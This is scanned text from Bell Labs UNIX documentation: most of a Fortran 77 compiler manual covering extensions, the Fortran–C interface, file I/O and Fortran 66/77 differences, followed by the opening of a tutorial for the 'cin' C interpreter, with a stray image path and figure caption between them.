In the Standard, there are only 26 letters — Fortran is a one-case language. Consistent with ordinary UNIX system usage, our compiler expects lower case input. By default, the compiler converts all upper case characters to lower case except those inside character constants. However, if the `-U` compiler flag is specified, upper case letters are not transformed. In this mode, it is possible to specify external names with upper case letters in them, and to have distinct variables differing only in case, but then all Fortran keywords must be in lower case.

2.6. `include` Statement

The statement

```
include 'stuff'
```

is replaced by the contents of the file `stuff`. `includes` may be nested to a reasonable depth, currently ten.

2.7. Binary Initialization Constants

A `logical`, `real`, or `integer` variable may be initialized in a `data` statement by a binary constant, denoted by a letter followed by a quoted string. If the letter is `b`, the string is binary, and only zeros and ones are permitted. If the letter is `o`, the string is octal, with digits `0-7`. If the letter is `z` or `x`, the string is hexadecimal, with digits `0-9a-f`. Thus, the statements

```
integer a(3)
data a / b'1010', o'12', z'a' /
```

initialize all three elements of *a* to ten.

2.8. Character Strings

For compatibility with C usage, the following backslash escapes are recognized:

`\n`	newline
`\t`	tab
`\b`	backspace
`\f`	form feed
`\0`	null
`\'`	apostrophe (does not terminate a string)
`\"`	quotation mark (does not terminate a string)
`\\`	`\`
`\`*x*	*x*, where *x* is any other character

Fortran 77 only has one quoting character, the apostrophe. Our compiler and I/O system recognize both the apostrophe `'` and the double-quote `"`. If a string begins with one variety of quote mark, the other may be embedded within it without using the repeated quote or backslash escapes.

Every unequivalenced scalar local character variable and every character string constant is aligned on an `integer` word boundary. Each character string constant appearing outside a `data` statement is followed by a null character to ease communication with C routines.

2.9. Hollerith

Fortran 77 does not have the old Hollerith (*n*`h`) notation, though the new Standard recommends implementing the old Hollerith feature in order to improve compatibility with old programs. In our compiler, Hollerith data may be used in place of character string constants, and may also be used to initialize non-character variables in `data` statements.

2.10. Equivalence Statements

As a very special and peculiar case, Fortran 66 permits an element of a multiply-dimensioned array to be represented by a singly-subscripted reference in `equivalence` statements. Fortran 77 does not permit this usage, since subscript lower bounds may now be different from 1. Our compiler permits single subscripts in `equivalence` statements, under the interpretation that all missing subscripts are equal to 1. A warning message is printed for each such incomplete subscript.

2.11. One-Trip `do` Loops

The Fortran 77 Standard requires that the range of a `do` loop not be performed if the initial value is already past the limit value, as in

```
do 10 i = 2, 1
```

The 1966 Standard stated that the effect of such a statement was undefined, but it was common prac-

tice that the range of a `do` loop would be performed at least once. In order to accommodate old programs, though they were in violation of the 1966 Standard, the `-onetrip` compiler flag causes non-standard loops to be generated.

2.12. Commas in Formatted Input

The I/O system attempts to be more lenient than the Standard when it seems worthwhile. In a formatted read of non-character variables, commas may be used as value separators in the input record, overriding the field lengths given in the format statement. Thus, the format

```
(i10, f20.10, i4)
```

will read the record

```
-345,.05e-3,12
```

correctly.

2.13. Short Integers

On machines that support halfword integers, the compiler accepts declarations of type `integer*2`. (Ordinary integers follow the Fortran rules about occupying the same space as a `real` variable; they are assumed to be of C type `long int`; halfword integers are of C type `short int`.) An expression involving only objects of type `integer*2` is of that type. Generic functions return short or long integers depending on the actual types of their arguments. If a procedure is compiled using the `-I2` flag, all small integer constants will be of type `integer*2`. If the precision of an integer-valued intrinsic function is not determined by the generic function rules, one will be chosen that returns the prevailing length (`integer*2` when the `-I2` command flag is in effect). When the `-I2` option is in effect, all quantities of type `logical` will be short. Note that these short integer and logical quantities do not obey the standard rules for storage association.

2.14. Additional Intrinsic Functions

This compiler supports all of the intrinsic functions specified in the Fortran 77 Standard. In addition, there are functions for performing bitwise Boolean operations (*or*, *and*, *xor*, and *not*) and for accessing the UNIX command arguments (*getarg* and *iargc*).

3. Violations of the Standard

We know only two ways in which our Fortran system violates the Fortran 77 standard:

3.1. Double Precision Alignment

The Fortran standards (both 1966 and 1977) permit `common` or `equivalence` statements to force a double precision quantity onto an odd word boundary, as in the following example:

```
real a(4)
double precision b,c
equivalence (a(1),b), (a(4),c)
```

Some machines (e.g., Honeywell 6000, IBM 360) require that double precision quantities be on double word boundaries; other machines (e.g., IBM 370), run inefficiently if this alignment rule is not observed. It is possible to tell which equivalenced and common variables suffer from a forced odd alignment, but every double precision argument would have to be assumed on a bad boundary. To load such a quantity on some machines, it would be necessary to use separate operations to move the upper and lower halves into the halves of an aligned temporary, then to load that double precision temporary; the reverse would be needed to store a result. We have chosen to require that all double precision real and complex quantities fall on even word boundaries on machines with corresponding hardware requirements, and to issue a diagnostic if the source code demands a violation of the rule.

3.2. `t` and `tl` Formats

The implementation of the `t` (absolute tab) and `tl` (leftward tab) format codes is defective. These codes allow rereading or rewriting part of the record which has already been processed. (See Section 6.3.2 in the Appendix.) The implementation uses seeks, so if the unit is not one which allows seeks, such as a terminal, the program is in error. (People who can make a case for using `tl` should let us know.) A benefit of the implementation chosen is that there is no upper limit on the length of a record, nor is it necessary to predeclare any record lengths except where specifically required by Fortran or the operating system.

4. Inter-Procedure Interface

To be able to write C procedures that call or are called by Fortran procedures, it is necessary to know the conventions for procedure names, data

Fortran	C
integer*2 x	short int x;
integer x	long int x;
logical x	long int x;
real x	float x;
double precision x	double x;
complex x	struct { float r, i; } x;
double complex x	struct { double dr, di; } x;
character*6 x	char x[6];

Table 1. Fortran and C declarations

representation, return values, and argument lists that the compiled code obeys.

4.1. Procedure Names

On UNIX systems, the name of a common block or a Fortran procedure has an underscore appended to it by the compiler to distinguish it from a C procedure or external variable with the same user-assigned name. Fortran library procedure names have embedded underscores to avoid clashes with user-assigned subroutine names.

4.2. Data Representations

Table 1 shows corresponding Fortran and C declarations: (By the rules of Fortran, `integer`, `logical`, and `real` data occupy the same amount of memory).

4.3. Return Values

A function of type `integer`, `logical`, `real`, or `double precision` must be declared as a C function that returns the corresponding type. A `complex` or `double complex` function is equivalent to a C routine with an additional initial argument that points to the place where the return value is to be stored. Thus,

```
complex function f( . . . )
```

is equivalent to

```
f_(temp, . . .)
struct { float r, i; } *temp;
 . . .
```

A character-valued function is equivalent to a C routine with two extra initial arguments: a data address and a length. Thus,

```
character*15 function g( . . . )
```

is equivalent to

```
g_(result, length, . . .)
char result[ ];
long int length;
 . . .
```

and could be invoked in C by

```
char chars[15];
 . . .
g_(chars, 15L, . . . );
```

Subroutines are invoked as if they were `integer`-valued functions whose value specifies which alternate return to use. Alternate return arguments (statement labels) are not passed to the function, but are used to do an indexed branch in the calling procedure. (If the subroutine has no entry points with alternate return arguments, the returned value is undefined.) The statement

```
call nret(*1, *2, *3)
```

is treated exactly as if it were the computed `goto`

```
goto (1, 2, 3),  nret( )
```

4.4. Argument Lists

All Fortran arguments are passed by address. In addition, for every non-function argument that is of type character, an argument giving the length of the value is passed. (The string lengths are `long int` quantities passed by value). The order of arguments is then: extra arguments for complex and character functions, address for each datum or function, a `long int` for each character argument (other than character-valued functions). Thus, the call in

```
external f
character*7 s
integer b(3)
 . . .
call sam(f, b(2), s)
```

is equivalent to that in

```
int f();
char s[7];
long int b[3];
 . . .
sam_(f, &b[1], s, 7L);
```

Note that the first element of a C array always has subscript zero, but Fortran arrays begin at 1 by default. Fortran arrays are stored in column-major order, C arrays are stored in row-major order.

5. File Formats

5.1. Structure of Fortran Files

Fortran requires four kinds of external files: sequential formatted and unformatted, and direct formatted and unformatted. On UNIX systems, these are all implemented as ordinary files which are assumed to have the proper internal structure.

Fortran I/O is based on ''records''. When a direct file is opened in a Fortran program, the record length of the records must be given, and this is used by the Fortran I/O system to make the file look as if it is made up of records of the given length. In the special case that the record length is given as 1, the files are not considered to be divided into records, but are treated as byte-addressable byte strings; that is, as ordinary UNIX file system files. (A read or write request on such a file keeps consuming bytes until satisfied, rather than being restricted to a single record.)

The peculiar requirements on sequential unformatted files make it unlikely that they will ever be read or written by any means except Fortran I/O statements. Each record is preceded and followed by an integer containing the record's length in bytes.

The Fortran I/O system breaks sequential formatted files into records while reading by using each newline as a record separator. The result of reading off the end of a record is undefined according to the Standard. The I/O system is permissive and treats the record as being extended by blanks. On output, the I/O system will write a newline at the end of each record. It is also possible for programs to write newlines for themselves. This is an error, but the only effect will be that the single record the user thought he wrote will be treated as more than one record when being read or backspaced over.

5.2. Portability Considerations

The Fortran I/O system uses only the facilities of the standard C I/O library, a widely available and fairly portable package, with the following exceptions. The I/O system needs to know whether a file can be used for direct I/O, and whether or not it is possible to backspace. Both of these facilities are implemented using the *fseek* routine, so there is a routine *canseek* which determines if *fseek* will have the desired effect. Combinations of the `backspace`, `write`, `endfile`, and `close` statements may require that a file be shortened. For efficiency, the *copy* routine that does this job uses the UNIX system calls *creat*, *read*, *write*, and *close*. Finally, to open write-only files, the I/O system must resort to the *creat* and *open* system calls.

5.3. Pre-Connected Files and File Positions

Units 5, 6, and 0 are preconnected when the program starts. Unit 5 is connected to the standard input, unit 6 is connected to the standard output, and unit 0 is connected to the standard error unit. All are connected for sequential formatted I/O.

All the other units are also preconnected when execution begins. Unit *n* is connected to a file named `fort.`*n*. These files need not exist, nor will they be created unless their units are used without first executing an `open`. The default connection is for sequential formatted I/O.

The Standard does not specify where a file which has been explicitly `open`ed for sequential I/O is initially positioned. Following common practice, the I/O system positions the file at its beginning (and has done so for several years). Originally it attempted to position the file at the end, but this was a frequent source of confusion, and it limited portability. The preconnected units 0, 5, and 6 are positioned as they come from the program's parent process.

6. References

1. American National Standards Institute. *American National Standard Programming Language Fortran, ANSI X3.9-1978*. New York, 1978.
2. Feldman, S.I. The Programming Language EFL. Bell Laboratories Comp. Sci. Tech. Rep. No. 78, December 1981.
3. Feldman, S.I. and Weinberger, P.J. A Portable Fortran 77 Compiler. In *UNIX Programmer's Manual*, Holt, Rinehart and Winston, 1983-84.
4. Johnson, S.C. A Portable Compiler: Theory and Practice. In *Proc. 5th ACM Symp. on Principles of Programming Languages*, January 1978.
5. Kernighan, B.W. Ratfor: A Preprocessor for a Rational Fortran. *Software Practice & Experience 5* (1975), 395-496.
6. Kernighan, B.W. and Ritchie, D.M. *The C Programming Language*. Prentice Hall, Englewood Cliffs, NJ, 1988. 2nd Edition.
7. Kernighan, B.W. and Ritchie, D.M. Unix Programming. In *UNIX Programmer's Manual*, Holt, Rinehart and Winston, 1983-84.
8. Ritchie, D.M. private communication.
9. United States of America Standards Institute. *USA Standard FORTRAN, USAS X3.9-1966*.

New York, 1966. Clarified in *CACM* **12,** 289 (1969) and *CACM* **14,** 628 (1971).

7. Appendix. Differences Between Fortran 66 and Fortran 77

The following is a very brief description of the differences between the 1966 and the 1977 Standard languages. We assume that the reader is familiar with Fortran 66. We do not pretend to be complete, precise, or unbiased, but plan to describe what we feel are the most important aspects of the new language.

1. Features Deleted from Fortran 66

1.1. Hollerith

All notions of ''Hollerith'' (*n*`h`) as data have been officially removed, although our compiler, like almost all in the foreseeable future, will continue to support this archaism.

1.2. Extended Range

In Fortran 66, under a set of very restrictive and rarely understood conditions, it is permissible to jump out of the range of a `do` loop, then jump back into it. Extended range has been removed in the Fortran 77 language. The restrictions are so special, and the implementation of extended range is so unreliable in many compilers, that this change really counts as no loss.

2. Program Form

2.1. Blank Lines

Completely blank lines are now legal comment lines.

2.2. Program and Block Data Statements

A main program may now begin with a statement that gives that program an external name:

```
program work
```

Block data procedures may also have names.

```
block data stuff
```

There is now a rule that only *one* unnamed block data procedure may appear in a program. (This rule is not enforced by our system.) The Standard does not specify the effect of the program and block data names, but they are clearly intended to aid conventional loaders.

2.3. `entry` Statement

Multiple entry points are now legal. Subroutine and function subprograms may have additional entry points, declared by an `entry` statement with an optional argument list.

```
entry extra(a, b, c)
```

Execution begins at the first statement following the `entry` line. All variable declarations must precede all executable statements in the procedure. If the procedure begins with a `subroutine` statement, all entry points are subroutine names. If it begins with a `function` statement, each entry is a function entry point, with type determined by the type declared for the entry name. If any entry is a character-valued function, then all entries must be. In a function, an entry name of the same type as that where control entered must be assigned a value. Arguments do not retain their values between calls. (The ancient trick of calling one entry point with a large number of arguments to cause the procedure to ''remember'' the locations of those arguments, then invoking an entry with just a few arguments for later calculation, is still illegal. Furthermore, the trick doesn't work in our implementation, since arguments are not kept in static storage.)

2.4. `do` Loops

`do` variables and range parameters may now be of integer, real, or double precision types. (The use of floating point `do` variables is very dangerous because of the possibility of unexpected roundoff, and we strongly recommend against their use). The action of the `do` statement is now defined for all values of the `do` parameters. The statement

```
do 10 i = l, u, d
```

performs one iteration if $l = u$ and $\max(0\ ,\ \lfloor (u-l)/d \rfloor)$ iterations otherwise. The `do` variable has a predictable value when exiting a loop: the value at the time a `goto` or `return` terminates the loop; otherwise the value that failed the limit test.

2.5. Alternate Returns

In a `subroutine` or subroutine `entry` statement, some of the arguments may be noted by an asterisk, as in

```
subroutine s(a, *, b, *)
```

The meaning of the ''alternate returns'' is described in section 5.2 of the Appendix.

3. Declarations

3.1. `character` Data Type

One of the biggest improvements to the language is the addition of a character-string data type. Local and common character variables must have a length denoted by a constant expression:

```
character*17 a, b(3,4)
character*(6+3) c
```

If the length is omitted entirely, it is assumed equal to 1. A character string argument may have a constant length, or the length may be declared to be the same as that of the corresponding actual argument at run time by a statement like

```
character*(*) a
```

(There is an intrinsic function `len` that returns the actual length of a character string). Character arrays and common blocks containing character variables must be packed: in an array of character variables, the first character of one element must follow the last character of the preceding element, without holes.

3.2. `implicit` Statement

The traditional implied declaration rules still hold: a variable whose name begins with one of `ijklmn` is of type `integer`. Other variables are of type `real` unless otherwise declared. This general rule may be overridden with an `implicit` statement:

```
implicit real(a-c,g), complex(w-z)
implicit character*(17) (s)
```

declares that variables whose name begins with one of `abcg` are `real`; those beginning with `wxyz` are assumed `complex`, and so on. It is still poor practice to depend on implicit typing, but this statement is an industry standard.

3.3. `parameter` Statement

It is now possible to give a constant a symbolic name, as in

```
parameter (pi=3.1415d0,y=pi/3,s='hello')
```

The type of each parameter name is governed by the same implicit and explicit rules as for a variable. The right side of each equal sign must be a constant expression (an expression made up of constants, operators, and already defined parameters).

3.4. Array Declarations

Arrays may now have as many as seven dimensions. (Only three were permitted in 1966). The lower bound of each dimension may be declared to be other than 1 by using a colon. Furthermore, an adjustable array bound may be an integer expression involving constants, arguments, and variables in `common`.

```
real a(-5:3, 7, m:n), b(n+1:2*n)
```

The upper bound on the last dimension of an array argument may be denoted by an asterisk to indicate that the upper bound is not specified:

```
integer a(5, *),  b(*), c(0:1, -2:*)
```

3.5. `save` Statement

A poorly known rule of Fortran 66 is that local variables in a procedure do not necessarily retain their values between invocations of that procedure. At any instant in the execution of a program, if a common block is declared neither in the currently executing procedure nor in any of the procedures in the chain of callers, all of the variables in that common block also become undefined. (The only exceptions are variables that have been defined in a `data` statement and never changed). These rules permit overlay and stack implementations for the affected variables. Fortran 77 permits one to specify that certain variables and common blocks are to retain their values between invocations. The declaration

```
save a, /b/, c
```

leaves the values of the variables `a` and `c` and all of the contents of common block `b` unaffected by a return. The simple declaration

```
save
```

has this effect on all variables and common blocks in the procedure. A common block must be `saved` in every procedure in which it is declared if the desired effect is to occur.

3.6. `intrinsic` Statement

All of the functions specified in the Standard are in the single category ‘‘intrinsic functions’’, rather than being divided into ‘‘intrinsic’’ and ‘‘basic external’’ functions. If an intrinsic function is to be passed to another procedure, it must be declared `intrinsic`. Declaring it `external` (as in Fortran 66) causes a function other than the built-in one to be passed.

4. Expressions

4.1. Character Constants

Character string constants are marked by strings surrounded by apostrophes. If an apostrophe is to be included in a constant, it is repeated:

```
'abc'
'ain''t'
```

There are no null (zero-length) character strings in Fortran 77. Our compiler has two different quotation marks, ' and ". (See Section 2.8 in the main text.)

4.2. Concatenation

One new operator has been added, character string concatenation, marked by a double slash //. The result of a concatenation is the string containing the characters of the left operand followed by the characters of the right operand. The strings

```
'ab' // 'cd'
'abcd'
```

are equal. The strings being concatenated must be of constant length in all concatenations that are not the right sides of assignments. (The only concatenation expressions in which a character string declared adjustable with a *(*) modifier or a substring denotation with nonconstant position values may appear are the right sides of assignments).

4.3. Character String Assignment

The left and right sides of a character assignment may not share storage. (The assumed implementation of character assignment is to copy characters from the right to the left side.) If the left side is longer than the right, it is padded with blanks. If the left side is shorter than the right, trailing characters are discarded.

4.4. Substrings

It is possible to extract a substring of a character variable or character array element, using the colon notation:

```
a(i,j) (m:n)
```

is the string of $(n-m+1)$ characters beginning at the m^{th} character of the character array element a_{ij}. Results are undefined unless $m \le n$. Substrings may be used on the left sides of assignments and as procedure actual arguments.

4.5. Exponentiation

It is now permissible to raise real quantities to complex powers, or complex quantities to real or complex powers. (The principal part of the logarithm is used). Also, multiple exponentiation is now defined:

```
a**b**c = a ** (b**c)
```

4.6. Relaxation of Restrictions

Mixed mode expressions are now permitted. (For instance, it is permissible to combine integer and complex quantities in an expression.)

Constant expressions are permitted where a constant is allowed, except in data statements. (A constant expression is made up of explicit constants and parameters and the Fortran operators, except for exponentiation to a floating-point power). An adjustable dimension may now be an integer expression involving constants, arguments, and variables in common.

Subscripts may now be general integer expressions; the old $cv \pm c'$ rules have been removed. do loop bounds may be general integer, real, or double precision expressions. Computed goto expressions and I/O unit numbers may be general integer expressions.

5. Executable Statements

5.1. Block If

At last, an if-then-else branching structure (''Block If'') has been added to Fortran. A Block If begins with a statement of the form

```
if ( . . . ) then
```

and ends with an

```
end if
```

statement. Two other new statements may appear in a Block If. There may be several

```
else if(. . .) then
```

statements, followed by at most one

```
else
```

statement. If the logical expression in the Block If statement is true, the statements following it up to the next elseif, else, or endif are executed. Otherwise, the next elseif statement in the group is executed. If none of the elseif conditions are true, control passes to the statements following the else statement, if any. (The else must follow all

elseifs in a Block If. Of course, there may be Block Ifs embedded inside of other Block If structures). A case construct may be rendered

```
if (s .eq. 'ab') then
 . . .
else if (s .eq. 'cd') then
 . . .
else
 . . .
end if
```

5.2. Alternate Returns

Some of the arguments of a subroutine call may be statement labels preceded by an asterisk, as in

```
call joe(j, *10, m, *2)
```

A return statement may have an integer expression, such as

```
return k
```

If the entry point has n alternate return (asterisk) arguments and if $1 \le k \le n$, the return is followed by a branch to the corresponding statement label; otherwise the usual return to the statement following the call is executed.

6. Input/Output

6.1. Format Variables

A format may be the value of a character expression (constant or otherwise), or be stored in a character array, as in

```
write(6, '(i5)') x
```

6.2. end=, err=, and iostat= Clauses

A read or write statement may contain end=, err=, and iostat= clauses, as in

```
write(6, 101, err=20, iostat=a(4))
read(5, 101, err=20, end=30, iostat=x)
```

Here 5 and 6 are the *unit*s on which the I/O is done, 101 is the statement label of the associated format, 20 and 30 are statement labels, and a and x are integers. If an error occurs during I/O, control returns to the program at statement 20. If the end of the file is reached, control returns to the program at statement 30. In any case, the variable referred to in the iostat= clause is given a value when the I/O statement finishes. (Yes, the value is assigned to the name on the right side of the equal sign.) This value is zero if all went well, negative for end of file, and some positive value for errors.

6.3. Formatted I/O

6.3.1. Character Constants

Character constants in formats are copied literally to the output. Character constants cannot be read into.

```
write(6,'(i2,'' isn''''t '',i1)') 7, 4
```

produces

```
 7 isn't 4
```

Here the format is the character constant

```
(i2,' isn''t ',i1)
```

and the character constant

```
 isn't
```

is copied into the output.

6.3.2. Positional Editing Codes

t, tl, tr, and x codes control where the next character is in the record. tr*n* or *n*x specifies that the next character is *n* to the right of the current position. tl*n* specifies that the next character is *n* to the left of the current position, allowing parts of the record to be reconsidered. t*n* says that the next character is to be character number *n* in the record. (See section 3.2 in the main text.)

6.3.3. Colon

A colon in the format terminates the I/O operation if there are no more data items in the I/O list; otherwise it has no effect. In the fragment

```
x='("hello", :, " there", i4)'
write(6, x) 12
write(6, x)
```

the first write statement prints hello there 12, while the second only prints hello.

6.3.4. Optional Plus Signs

According to the Standard, each implementation has the option of putting plus signs in front of non-negative numeric output. The sp format code may be used to make the optional plus signs actually appear for all subsequent items while the format is active. The ss format code guarantees that the I/O system will not insert the optional plus signs, and the s format code restores the default behavior of the I/O system. (Since we never put out optional

plus signs, `ss` and `s` codes have the same effect in our implementation.)

6.3.5. Blanks on Input

Blanks in numeric input fields, other than leading blanks will be ignored following a `bn` code in a format statement, and will be treated as zeros following a `bz` code in a format statement. The default for a unit may be changed by using the `open` statement. (Blanks are ignored by default.)

6.3.6. Unrepresentable Values

The Standard requires that if a numeric item cannot be represented in the form required by a format code, the output field must be filled with asterisks. (We think this should have been an option.)

6.3.7. I*w.m* Format

There is a new integer output code i*w.m* which is the same as i*w*, except that there will be at least *m* digits in the output field, including, if necessary, leading zeros. The case i*w*`.0` is special, in that if the value being printed is 0, the output field is entirely blank. i*w*`.1` is the same as i*w*.

6.3.8. Floating Point

On input, exponents may start with one of `EeDd`. All have the same meaning. On output we always use `E`. The `e` and `d` format codes also have identical meanings. A leading zero before the decimal point in `e` output without a scale factor is optional with the implementation. (We do not print it.) There is a g*w.d* format code which is the same as e*w.d* and f*w.d* on input, but which chooses `f` or `e` formats for output depending on the size of the number and of *d*.

6.3.9. `a` Format

`a` codes are used for character values. a*w* uses a field width of *w*, while a plain `a` uses the length of the character item.

6.4. Standard Units

There are default formatted input and output units. The statement

```
read 10, a, b
```

reads from the standard unit using format statement 10. The default unit may be explicitly specified by an asterisk, as in

```
read(*, 10) a,b
```

Similarly, the standard output units is specified by a `print` statement or an asterisk unit:

```
print 10
write(*, 10)
```

6.5. List-Directed Formatting

List-directed I/O is a kind of free format for sequential I/O. It is invoked by using an asterisk as the format identifier, as in

```
read(6, *) a,b,c
```

On input, values are separated by strings of blanks and possibly a comma. Values, except for character strings, cannot contain blanks. End of record counts as a blank, except in character strings, where it is ignored. Complex constants are given as two real constants separated by a comma and enclosed in parentheses. A null input field, such as between two consecutive commas, means the corresponding variable in the I/O list is not changed. Values may be preceded by repetition counts, as in

```
4*(3.,2.)  2*, 4*'hello'
```

which stands for 4 complex constants, 2 null values, and 4 string constants.

For output, suitable formats are chosen for each item. The values of character strings are printed; they are not enclosed in quotes, so they cannot be read back using list-directed input.

6.6. Direct I/O

A file connected for direct access consists of a set of equal-sized records each of which is uniquely identified by a positive integer. The records may be written or read in any order, using direct access I/O statements.

Direct access `read` and `write` statements have an extra argument, `rec=`, which gives the record number to be read or written.

```
read(2, rec=13, err=20) (a(i), i=1, 203)
```

reads the thirteenth record into the array `a`.

The size of the records must be given by an `open` statement (see below). Direct access files may be connected for either formatted or unformatted I/O.

6.7. Internal Files

Internal files are character string objects, such as variables or substrings, or arrays of type character. In the former cases there is only a single record in the file; in the latter case each array element is a

record. The Standard includes only sequential formatted I/O on internal files. (I/O is not a very precise term to use here, but internal files are dealt with using `read` and `write`). There is no list-directed I/O on internal files. Internal files are used by giving the name of the character object in place of the unit number, as in

```
character*80 x
read(5,"(a)") x
read(x,"(i3,i4)") n1,n2
```

which reads a card image into `x` and then reads two integers from the front of it. A sequential `read` or `write` always starts at the beginning of an internal file.

6.8. File Control Statements

These statements are used to connect and disconnect units and files, and to gather information about units and files.

6.8.1. `open` Statement

The `open` statement is used to connect a file with a unit, or to alter some properties of the connection. The following is a minimal example.

```
open(1, file='fort.junk')
```

`open` takes a variety of arguments with meanings described below.

`unit=` a small non-negative integer which is the unit to which the file is to be connected. We allow, at the time of this writing, 0 through 99. If this parameter is the first one in the `open` statement, the `unit=` can be omitted.

`iostat=` is the same as in `read` or `write`.

`err=` is the same as in `read` or `write`.

`file=` a character expression, which when stripped of trailing blanks, is the name of the file to be connected to the unit. The filename should not be given if the `status='scratch'`.

`status=` one of `'old'`, `'new'`, `'scratch'`, or `'unknown'`. If this parameter is not given, `'unknown'` is assumed. If `'scratch'` is given, a temporary file will be created. Temporary files are destroyed at the end of execution. If `'new'` is given, the file will be created if it doesn't exist, or truncated if it does. The meaning of `'unknown'` is processor dependent; our system complains if an `'old'` file does not exist, and creates a nonexistent file if it is `'unknown'`.

`access=` `'sequential'` or `'direct'`, depending on whether the file is to be opened for sequential or direct I/O.

`form=` `'formatted'` or `'unformatted'`.

`recl=` a positive integer specifying the record length of the direct access file being opened. We measure all record lengths in bytes. On UNIX systems a record length of 1 has the special meaning explained in section 5.1 of the text.

`blank=` `'null'` or `'zero'`. This parameter has meaning only for formatted I/O. The default value is `'null'`. `'zero'` means that blanks, other than leading blanks, in numeric input fields are to be treated as zeros.

Opening a new file on a unit which is already connected has the effect of first closing the old file.

6.8.2. `close` Statement

`close` severs the connection between a unit and a file. The unit number must be given. The optional parameters are `iostat=` and `err=` with their usual meanings, and `status=` either `'keep'` or `'delete'`. Scratch files cannot be kept, otherwise `'keep'` is the default. `'delete'` means the file will be removed. A simple example is

```
close(3, err=17)
```

6.8.3. `inquire` Statement

The `inquire` statement gives information about a unit (''inquire by unit'') or a file (''inquire by file''). Simple examples are:

```
inquire(unit=3, name=x)
inquire(file='junk', number=n, exist=l)
```

`file=` a character variable specifies the file the `inquire` is about. Trailing blanks in the file name are ignored.

`unit=` an integer variable specifies the unit the `inquire` is about. Exactly one of `file=` or `unit=` must be used.

`iostat=, err=` are as before.

`exist=` a logical variable. The logical variable is set to `.true.` if the file or unit exists and is set to `.false.` otherwise.

`opened=` a logical variable. The logical variable is set to `.true.` if the file is connected to a unit or if the unit is connected to a file, and it is set to `.false.` otherwise.

`number=` an integer variable to which is assigned the number of the unit connected to the file, if any.

`named=` a logical variable to which is assigned `.true.` if the file has a name, or `.false.` otherwise.

`name=` a character variable to which is assigned the name of the file (inquire by file) or, if known, the name of the file connected to the unit (inquire by unit).

`access=` a character variable to which will be assigned the value `'sequential'` if the connection is for sequential I/O, `'direct'` if the connection is for direct I/O. The value becomes undefined if there is no connection.

`sequential=` a character variable to which is assigned the value `'yes'` if the file could be connected for sequential I/O, `'no'` if the file could not be connected for sequential I/O, and `'unknown'` if we can't tell.

`direct=` a character variable to which is assigned the value `'yes'` if the file could be connected for direct I/O, `'no'` if the file could not be connected for direct I/O, and `'unknown'` if we can't tell.

`form=` a character variable to which is assigned the value `'formatted'` if the file is connected for formatted I/O, or `'unformatted'` if the file is connected for unformatted I/O.

`formatted=` a character variable to which is assigned the value `'yes'` if the file could be connected for formatted I/O, `'no'` if the file could not be connected for formatted I/O, and `'unknown'` if we can't tell.

`unformatted=` a character variable to which is assigned the value `'yes'` if the file could be connected for unformatted I/O, `'no'` if the file could not be connected for unformatted I/O, and `'unknown'` if we can't tell.

`recl=` an integer variable to which is assigned the record length of the records in the file if the file is connected for direct access.

`nextrec=` an integer variable to which is assigned one more than the number of the last record read from a file connected for direct access.

`blank=` a character variable to which is assigned the value `'null'` if null blank control is in effect for the file connected for formatted I/O, `'zero'` if blanks are being converted to zeros and the file is connected for formatted I/O.

The gentle reader will remember that the people who wrote the standard probably weren't thinking of his needs. Here is an example. The declarations are omitted.


```
open(1, file="/dev/console")
```

On a UNIX system this statement opens the console for formatted sequential I/O. An `inquire` statement for either unit 1 or file `/dev/console` would reveal that the file exists, is connected to unit 1, has a name, namely `/dev/console`, is opened for sequential I/O, could be connected for sequential I/O, could not be connected for direct I/O (can't seek), is connected for formatted I/O, could be connected for formatted I/O, could not be connected for unformatted I/O (can't seek), has neither a record length nor a next record number, and is ignoring blanks in numeric fields.

In the UNIX system environment, the only way to discover what permissions you have for a file is to open it and try to read and write it. The `iostat=` parameter will return system error numbers. The `inquire` statement does not give a way of determining permissions.



new = (y<T)?$ejs:(y>B)?$andrew:6*((y-T)*$andrew+(B-y)*$ejs)/Y
with T=Y/6 and B= Y/3



Ed Sitar



Andrew Hume

The C Interpreter: A Tutorial for Cin Version 0.18

T. J. Kowalski
H. H. Goguen
J. J. Puttress

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

The C interpreter, *cin*, is the core of an interactive programming environment for the C programming language. We believe that by providing integrated facilities to create, edit, browse, execute, and debug programs, this environment should enhance the productivity of C programmers at AT&T and improve the quality of their code. Furthermore, we feel that *cin* provides an easy-to-use instructional environment.

This memorandum is a tutorial guide to help users get started. Although it does not cover everything, it provides enough information for most users' daily needs. Topics discussed include creating simple programs, testing individual functions and expressions, inspecting and modifying variables, using program views, and setting breakpoints.

Introduction

Interactive programming environments are common for LISP [19], [16], PASCAL [5], [15], [3], PL/C [2], [18], and Smalltalk [7], [20]. Some work has been done on various pieces of a C program environment, including syntax directed editors [8], interpreters [9], [6], [13], debuggers [1], [4], and browsers [17].

Cin is a C interpreter: an interactive program for creating, testing, modifying, and debugging a C program, using directions provided by a user at a terminal. The program can be a single function in a single file, or a large collection of files and functions as in System 75 [10]. *Cin* is part of the Integrated C Programming Environment, `cens`, currently being developed by Department 11229. It implements correct full C, enables rapid prototyping, permits extensive error checking, facilitates incremental update, manages multiple software views, and provides a programmable command language.

This tutorial is meant to simplify learning *cin*. We suggest that you read this document, simultaneously using *cin* to follow the examples, then read the manual page in the appendix while continuing to experiment with *cin*. Furthermore, we strongly recommend completing the exercises. They both reinforce material covered in the text and explore material not thoroughly discussed.

This is an introduction and a tutorial. For that reason, no attempt is made to cover more than a part of the facilities that *cin* offers (although this fraction includes the most useful and frequently needed parts). Explanations of the C language and the UNIX® system are beyond the scope of this paper. We assume that you know how to log on to a UNIX system and how to express algorithms in C. Information on both the UNIX system and C is readily available from a variety of sources [11], [12].

1. Getting Started

We'll assume you have logged in to a UNIX system and have just received the shell prompt, e.g. ''$''. The easiest way to start *cin* is to type

```
$ cin -i
cin>
```

You are now ready to go — *cin* is waiting for your instructions. *Cin* shows this by echoing a

```
cin>
```

to your terminal. Throughout this tutorial, responses from *cin* are in *italics*.

This section shows how to use the interactive mode of *cin*, that is, a mode where we can enter and

execute programs interactively. Later we'll talk about changing and debugging programs. As our first problem, let's leap the hurdle of creating, compiling, loading, and running a program that prints ''hello, world'' on our terminal. Though this is a painful task when we use the normal editor, compiler, loader, and shell to run the program, it's easy in *cin*.

